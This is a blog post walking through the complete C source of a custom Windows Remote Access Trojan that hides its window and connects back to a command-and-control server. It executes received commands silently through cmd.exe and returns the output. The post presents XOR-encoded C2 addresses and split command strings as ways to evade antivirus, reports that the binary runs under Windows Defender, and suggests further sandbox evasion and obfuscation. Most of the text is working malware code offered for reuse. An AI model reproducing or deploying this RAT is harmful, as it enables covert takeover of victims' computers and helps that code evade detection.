RATs Over My Wire
In this post, I’m gonna walk you through how I built my own custom RAT (Remote Access Trojan). I’ll show you how many detections it got on VirusTotal, and give you a quick PoC so you can see it in action. After checking out the code, I’ll also throw in a few ideas on how to tweak it to dodge more defenses.
Initial Thoguhts and Goals
First of all, let’s define a RAT as a Remote Access Trojan. I want to focus on that specific combination of words, because there are different variations of RATs out there. I leaned more into the Remote Access side of things rather than focusing on the Trojan/infection part.
Many RATs are combined with other types of malware, because on their own, they don’t usually do much beyond connecting to a server. Some are bundled with other components like worms. Others are dropped onto the system via droppers or loaders, among other methods.
I’m not building a RAT with auto-persistence because there are better ways to handle that. Later on, I’ll write a separate post about worms and how we can combine them with a RAT — that’s when things start getting really interesting (and dangerous).
Goals
My main idea was to build my own RAT, because honestly, I see malware development as a true form of art — one that very few people really understand.
Since I didn’t want to overwhelm myself with too many details or features, I focused on something simple: a server (also known as a C2) that can remotely control a user’s machine through an executable.
This is actually a pretty complex problem, because let’s be real — we have to assume that someone on the internet will download and run our file (which NEVER happens, right? Nobody has EVER downloaded a sketchy file from the internet…). But for now, let’s focus on the code itself, not the social engineering behind getting someone to run it.
Under the Hood
Alright, time to pop the hood and see how this RAT actually works.
I’m going to walk through the code piece by piece, explaining what each part does, why it’s there, and how it fits into the bigger picture. The goal here isn’t to write the most complex or stealthy malware ever (yet), but to lay down a solid foundation — something that actually connects, listens, and lets you run commands remotely.
Let’s start from the beginning: the core structure of the client — the part that runs on the victim’s machine.
Code Review
First things first, the includes:
winsock2.his needed for all the things related to sockets.windows.hgives us access to the Windows API.stdio.hfor basic input/output, I mostly used it while debugging in the beginning, and honestly, it’s probably optional at this point.
1
2
3
#include <winsock2.h>
#include <windows.h>
#include <stdio.h>
We define two global variables and a linker directive:
- We specify
ws2_32.libfor include the Winsock library, which is used for all the networking stuff. - Global variables
K0is the XOR keyBUFFER_SIZEdefines the maximum number of bytes to read in each loop
1
2
3
4
#pragma comment(lib, "ws2_32.lib")

#define K0 0xAA // xor
#define BUFFER_SIZE 4096
main(): Entry point
The next one is the main function.
We call a pre-defined function FreeConsole() to disable the console window — this is mostly used to keep things quiet and not show any terminal when the program runs.
The other functions (notWindowAllowedand firstConnection()) will be explained later on.
1
2
3
4
5
6
int main() {
    FreeConsole();
    notWindowAllowed();
    firstConnection();
    return 0;
}
notWindowAllowed(): Hide the console window
This code is a simple trick to keep the console window hidden during execution.
By using the function GetConsoleWindow(), we obtain the handle of the window console, and then we hide it using showWindow() with the SW_HIDE flag.
1
2
HWND hwnd = GetConsoleWindow();
ShowWindow(hwnd, SW_HIDE);
firstConnection(): Initial setup for the network connection
This part of the code prepares everthing needed to start talking to the C2 server:
WSADATA wsa: Used to initialize the Winsock librarySOCKET sock: This is our actual socket used for the connectionstruct sockaddr_in server: Holds the information about the server we are going to connect tochar recvBuffer[BUFFER_SIZE]: A buffer to store the data we are receiving from the serverint recvSize: Stores the number of bytes received in each message
1
2
3
4
5
WSADATA wsa;
SOCKET sock;
struct sockaddr_in server;
char recvBuffer[BUFFER_SIZE];
int recvSize;
The first thing we do in this function is initialize the Winsock library by calling the WSAStartup() with the version 2.2. This step is required before we can use any socket function. Then, we can create a socket using socket() with the appropriate parameters to set up the TCP socket over IPv4.
1
2
WSAStartup(MAKEWORD(2, 2), &wsa);
sock = socket(AF_INET, SOCK_STREAM, 0);
In this part, we use the XOR key we defined earlier as a simple trick to bypass some static analysis. Some AV engines, like Windows Defender, perform static analysis before a file is even run. That means certain strings—like IP addresses or suspicious commands—can get flagged just for existing in the binary. By XOR-encoding the C2 address, we make it harder for those simple scans to detect it, since the plain text is no longer directly present in the file.
1
2
3
// ip c2 ---> 192.168.1.90
unsigned char address_host[] = { 0x9B^K0, 0x93^K0, 0x98^K0, 0x84^K0, 0x9B^K0, 0x9C^K0, 0x92^K0, 0x84^K0, 0x9B^K0, 0x84^K0, 0x93^K0, 0x9A^K0 };
int port_host = 4444; // port c2
After defining the IP and port, we set up the server struct with the connection info. Before using the IP, we decode the address_host array by applying XOR at runtime to get the original string. Then, we use inet_addr() to convert that IP string into a proper address format. The address family is set to AF_INET (since we are using IPv4), and the port is converted to network byte order using htons().
1
2
3
server.sin_addr.s_addr = inet_addr(address_host);
server.sin_family = AF_INET;
server.sin_port = htons(port_host);
Now we enter a loop that runs every 5 seconds, trying to connect to the IP and port we set earlier. As long as the connection fails, we wait and try again. Once the connection is successful, the loop stops and we move on.
1
2
3
while (connect(sock, (struct sockaddr*)&server, sizeof(server)) != 0) {
	Sleep(5000);
}
At this point, we enter an infinite loop. In each iteration, we try to receive a buffer from the C2 server and store both the data and the number of bytes received. If the number of received bytes is 0 or less, it means the connection has been closed or an error occurred, so we break the loop. Otherwise, if we receive any valid data, we append a \0 (null terminator) to the end of the string and pass the buffer to the sendPresent() function for further processing.
1
2
3
4
5
6
7
8
while (1) {
	memset(recvBuffer, 0, BUFFER_SIZE);
	recvSize = recv(sock, recvBuffer, BUFFER_SIZE - 1, 0);
	if (recvSize <= 0) break;

	recvBuffer[recvSize] = '\0';
	sendPresent(recvBuffer, sock);
}
Finally, after the loop finishes, we clean up by closing the socket and cleaning up the Winsock library.
1
2
closesocket(sock);
WSACleanup();
sendPresent(): Command Execution and Response
This function starts by setting up a SECURITY_ATTRIBUTES structure. We use this mainly to allow handle inheritance, which is neede when we create a new process and want to redirect its output (like a pipe). Some of the attributes are:
nLengthsets the size of the structurelpSecurityDecriptoris set toNULLfor default securitybInheritHandleis set toTRUEso child process can inherit the pipe handles
1
2
3
4
5
SECURITY_ATTRIBUTES sa;

sa.nLength = sizeof(sa);
sa.lpSecurityDescriptor = NULL;
sa.bInheritHandle = TRUE;
Next, we create an anonymous pipe using CreatePipe() which gives us two handles:
hReadfor readinghWritefor writting
Right after that, we call SetHandleInformation() on the read end to disable inheritance for it (we only want the child process to inherit the write end, not both). If we let it inherit the read end too, things can get messy.
1
2
3
HANDLE hRead, hWrite;
CreatePipe(&hRead, &hWrite, &sa, 0);
SetHandleInformation(hRead, HANDLE_FLAG_INHERIT, 0);
Now it’s time to set up the STARTUPINFOA struct (this is where we configure how the new process will behave when it starts).
We zero it out with ZeroMemory() (just to be safe), set the size, and then activate a flag called STARTF_USESTDHANDLES. That tells Windows: “hey, I’m gonna pass in some custom handles for input/output.”
We don’t care about stdin here, so we leave hStdInput as NULL. But for stdout and stderr, we point them both to hWrite. The write-end of the pipe we created earlier. That way, any output from the command (even errors) will get sent into the pipe, ready for us to catch and send back.
1
2
3
4
5
6
7
8
STARTUPINFOA si;
PROCESS_INFORMATION pi;
ZeroMemory(&si, sizeof(si));
si.cb = sizeof(si);
si.dwFlags |= STARTF_USESTDHANDLES; //equals as si.dwFlags = si.dwFlags | STARTF_USESTDHANDLES
si.hStdInput = NULL;
si.hStdOutput = hWrite;
si.hStdError = hWrite;
In this part, we take it a step further with a custom evasion trick. Just like we did with the IP address, we split the command up into smaller chunks to avoid having a clear text command like cmd.exe /c %s 2>&1, which might get flagged by some antivirus tools.
By declaring the command in several parts throughout the code, we add an extra layer of obfuscation to make it harder for static analysis tools to spot what we are actually doing.
After that, we simply combine all the parts together using snprintf() to form the full command we want to execute. Here’s how it’s done:
1
2
3
4
5
6
7
8
9
10
char part3[] = "cm";
char part4[] = "d.e";
char part1[] = "xe";
char part2[] = " /c ";
char part6[] = "&1";
char part5[] = " 2>";

// 3 - 4 - 1 - 2 - command - 5 - 6
char cmdLine[BUFFER_SIZE + 32];
snprintf(cmdLine, sizeof(cmdLine), "%s%s%s%s%s%s%s", part3, part4, part1, part2, command, part5, part6);
Now we create the process with CreateProcessA() with the command we just build. We also use CREATE_NO_WINDOW to ensure nothing is shown to the user.
1
BOOL success = CreateProcessA(NULL, cmdLine, NULL, NULL, TRUE,CREATE_NO_WINDOW, NULL, NULL, &si, &pi);
If the process creation is successful, we close the write handle (hWrite) since we only need to read from the pipe. Then, we enter a loop where we continuously read the output from the pipe and send it over the socket. Once all the data is transferred, we close the necessary handles.
If the process creation fails, we simply send an error message through the socket.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
if (success) {
	CloseHandle(hWrite); // Only read from here

	char buffer[BUFFER_SIZE];
	DWORD bytesRead;

	while (ReadFile(hRead, buffer, BUFFER_SIZE - 1, &bytesRead, NULL) && bytesRead > 0) {
		buffer[bytesRead] = '\0';
		send(sock, buffer, bytesRead, 0);
	}

	CloseHandle(hRead);
	CloseHandle(pi.hProcess);
	CloseHandle(pi.hThread);
} else {
	char* errorMsg = "ERROR.\n";
	send(sock, errorMsg, strlen(errorMsg), 0);
}
Finally, we send an “end marker” to the C2 server. Just like we did with the IP address, we encrypt this marker using XOR to make it harder for static analysis tools to detect. The encrypted data is then sent though the socket.
1
2
3
4
// End mark ---> "<END>"
unsigned char encrypted_end[] = { 0x96 ^ K0, 0xEF ^ K0, 0xE4 ^ K0, 0xEE ^ K0, 0x94 ^ K0};

send(sock, (const char*)encrypted_end, 5, 0);
Virustotal
The amount of detections in Virustotal are the following:

HASH: bc22040897c42dd042a3bd50ed62f77d7c45d3c6018a93077eac1cd48d2c7f9c
This executable is flagged as a trojan, with the family label Cobalt Strike. At first, I was a bit worried because I thought it wouldn’t be able to run on any machine with Windows Defender enabled without getting caught. But after testing, I found that it runs just fine (even with the antivirus turned on).
IMPORTANT NOTE: Occasionally, I do get a detection from SmartScreen, a feature in Windows Defender that helps block potentially malicious programs. I haven’t figured out a consistent pattern for when it triggers and when it doesn’t.

Anyway, the following screenshots show how the information is displayed on the C2 server side. When the user runs the executable, nothing visible happens on their end—but the server sees this:

And how does the information exchange happen between the server and the client:
1
This is the default output from a clean virtual machine used for malware testing.
Improvements and other Considerations
Some improvements I had in mind before writing this post include:
- Stronger encryption for “sensitive” strings (like cmd.exe, the C2 IP address, etc.)
- Resolving key API functions at runtime (e.g., CreateProcessA())
- Implementing sandbox evasion techniques
- Heavier code obfuscation
- Adding encryption for data sent between client and server
Final Thoughts
Even though it was flagged by VirusTotal, this really made me want to keep experimenting with these kinds of things — and most importantly, to keep getting more creative with what I build.
To be honest, the fact that this malware —if we can even call it that— was labeled under the Cobalt Strike family has been a huge motivation for me to keep learning and practicing in this field.